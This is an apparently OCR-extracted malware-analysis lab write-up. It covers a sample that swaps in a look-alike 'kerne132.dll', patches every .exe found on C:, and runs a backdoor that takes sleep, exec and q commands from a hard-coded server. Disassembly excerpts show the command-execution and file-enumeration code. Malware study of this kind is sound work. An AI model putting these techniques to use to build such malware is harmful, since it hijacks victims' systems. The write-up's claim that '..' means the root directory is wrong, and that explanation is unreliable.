
If any of executable (not in memory) is opened in “PEStudio”, we see there only “kerne**l**32.dll” library is imported.




Static analysis Executable is launched with this parameter “**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**”




Opens file “C:\\Windows\\System32\\Kernel32.dll” (CreateFileA) with read permissions (File_Share_Read and Generic read). Creates mapping object (CreateFileMappingA with Page_Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory. Opens another file (CreateFileA in FILE_SHARE_READ mode) “Lab07– 03.dll”. Exits if failed to open the library (Lab07– 03.dll).




Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE_READWRITE protection). Maps this object in to the memory (MapViewOfFile with FILE_MAP_ALL_ACCESS). Exits if failed to map.




Closes both handles of libraries. Copies file “Lab07–03.dll” to “C:\\windows\\system32\\kerne**1**32.dll” (looks like original, except ”l” letter is misspelled as number “1”). Zero and string “C:*” is passed as args to another function. * means all files located in C directory.




Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE_ATTRIBUTE_DIRECTORY).




Calls function _mv_mapfile.



If not the directory checks if filename is equal to “.” (current directory).




Also compares if it is root directory (“..”)



Explanation:

If you enter “dir” command in “cmd.exe” see one dot (current directory) and two dots (root directory).

For example if current directory is “C:\WINDOWS\system32”, then root dir is “C:\WINDOWS”.Also compares if it is root directory (“..”)




lea edi, [esp+154h+FindFileData.cFileName] ; edi points to file name
or ecx, 0FFFFFFFFh ; clever way to set ecx to -1 **xor eax, eax** ; set eax register to zero
repne scasb ; repeat if eax and edi are not equal to null. Each cycle ecx is decremented, untill it finds null symbol at the end of string.
not ecx ; inverts negative number to positive. Have string length + 1 (null byte) **dec ecx** ; string length
All these assembly instruction do the same as strlen in c++.Allocates space for file name in memory (malloc).
Checks if file extension is “.exe”.


```
loc_40135C:
lea       edi, [esp+154h+FindFileData.cFileName]
or        ecx, 0FFFFFFFFh
xor       eax, eax
repne scasb
not       ecx
dec       ecx
mov       edi, ebp
lea       ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or        ecx, 0FFFFFFFFh
repne scasb
not       ecx
dec       ecx
lea       edi, [esp+154h+FindFileData.cFileName]
mov       edx, ecx
or        ecx, 0FFFFFFFFh
repne scasb
not       ecx
dec       ecx
lea       eax, [edx+ecx+1]
push      eax             ; Size
call      ds:malloc
mov       edx, [esp+158h+lpFileName]
mov       ebp, eax
mov       edi, edx
or        ecx, 0FFFFFFFFh
xor       eax, eax
push      offset aExe     ; ".exe"
repne scasb
not       ecx
sub       edi, ecx
push      ebx             ; Str1
mov       eax, ecx
mov       esi, edi
mov       edi, ebp
shr       ecx, 2
rep movsd
mov       ecx, eax
xor       eax, eax
and       ecx, 3
rep movsb
mov       edi, edx
or        ecx, 0FFFFFFFFh
repne scasb
not       ecx
dec       ecx
lea       edi, [esp+160h+FindFileData.cFileName]
mov       [ecx+ebp-1], al
or        ecx, 0FFFFFFFFh
repne scasb
not       ecx
sub       edi, ecx
mov       esi, edi
mov       edx, ecx
mov       edi, ebp
or        ecx, 0FFFFFFFFh
repne scasb
mov       ecx, edx
dec       edi
shr       ecx, 2
rep movsd
mov       ecx, edx
and       ecx, 3
rep movsb
call      ds:_stricmp
add       esp, 0Ch
test      eax, eax
jnz       short loc_40140C
```

When enumerates all files in the directory it pushes another string "*" and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process. Find all executable files in the C drive (FindNextFileA).


Checks if file has "**PE**" header.




Example: **Image_File_Header** -> **e_lfanew** (Offset to PE Header)




Dll creates or opens the mutex **"SADFHUHF"**. Mutex are usefull to check if instance of the program has been executed before or not.




Initiates Winsock dll function (WSAStartup) uses **TCP** protocol to connect to server "**127.26.152.13:80"**.



If connects to server, sends hello message: "**hello**". Disables send on a socket (shutdown).



Ready to receive command from the server.Received message is up to 4096 bytes length. Compares if command is "**sleep"** (sleeps for 1 min and repeats the same from sending hello message).



If command is "**exec**", Creates process (CreateProcessA) with argument "CREATE_NO_WINDOW". One of the most important parameter is lpCommandLine. Looking backwads edx register is pushed on to the stack. edx has the address of **CommandLine** (calculated using lea instruction).

```
mov     ecx, 11h
lea     edi, [esp+1208h+StartupInfo]
rep stosd
lea     eax, [esp+1208h+ProcessInformation]
lea     ecx, [esp+1208h+StartupInfo]
push    eax                     ; lpProcessInformation
push    ecx                     ; lpStartupInfo
push    0                       ; lpCurrentDirectory
push    0                       ; lpEnvironment
push    CREATE_NO_WINDOW ; dwCreationFlags
push    1                       ; bInheritHandles
push    0                       ; lpThreadAttributes
lea     edx, [esp+1224h+CommandLine]
push    0                       ; lpProcessAttributes
push    edx                     ; lpCommandLine
push    0                       ; lpApplicationName
mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
call    ebx ; CreateProcessA
jmp     loc_100010E9
```


This address doesn't appear anywhere except the beginning of function:

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hObject= dword ptr -11F8h
name= sockaddr ptr -11F4h
ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
StartupInfo= _STARTUPINFOA ptr -11D4h
WSAData= WSAData ptr -1190h
buf= byte ptr -1000h
var_FFF= byte ptr -0FFFh
CommandLine= byte ptr -0FFBh
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0Ch

mov     eax, 11F8h
call    __alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
jnz     loc_100011E8
```

It means that it has not defined CommandLine already. The value appears on a runtime, when command is received from server.Variables has negative, while arguments - positive value. CommandLine is the variable. **buf** contains the received command and **CommandLine** contains what to execute. The difference between buf and CommandLine are 5 bytes. 1000h-FFBh=**5** (h means in hexdecimal).

```
-00000000000011FF                db ? ; undefined
-00000000000011FE                db ? ; undefined
-00000000000011FD                db ? ; undefined
-00000000000011FC                db ? ; undefined
-00000000000011FB                db ? ; undefined
-00000000000011FA                db ? ; undefined
-00000000000011F9                db ? ; undefined
-00000000000011F8 hObject        dd ?                    ; offset
-00000000000011F4 name           sockaddr ?
-00000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-00000000000011D4 StartupInfo    _STARTUPINFOA ?
-0000000000001190 WSAData        WSAData ?
-0000000000001000 buf            db ?
-0000000000000FFF var_FFF        db ?
-0000000000000FFE                db ? ; undefined
-0000000000000FFD                db ? ; undefined
-0000000000000FFC                db ? ; undefined
-0000000000000FFB CommandLine    db ?
-0000000000000FFA                db ? ; undefined
-0000000000000FF9                db ? ; undefined
-0000000000000FF8                db ? ; undefined
-0000000000000FF7                db ? ; undefined
-0000000000000FF6                db ? ; undefined
-0000000000000FF5                db ? ; undefined
-0000000000000FF4                db ? ; undefined
-0000000000000FF3                db ? ; undefined
SP+0000000000000208
```

If we look at the received buff command, we got "**exec**", which is 4 bytes long. Mostly the space (fifth byte) is the separator between exec and CommandLine.Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index — [0] (before "**e**" letter). Index of [1] -points after "e" and before "x".



If command is "**q**" exits loop.If none of them — Sleep for 1 minute and loop.
When executable is found, calls mv_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object
(CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

```
; int __cdecl mv_mapfile(LPCSTR lpFileName)
_mv_mapfile proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0                       ; hTemplateFile
push    0                       ; dwFlagsAndAttributes
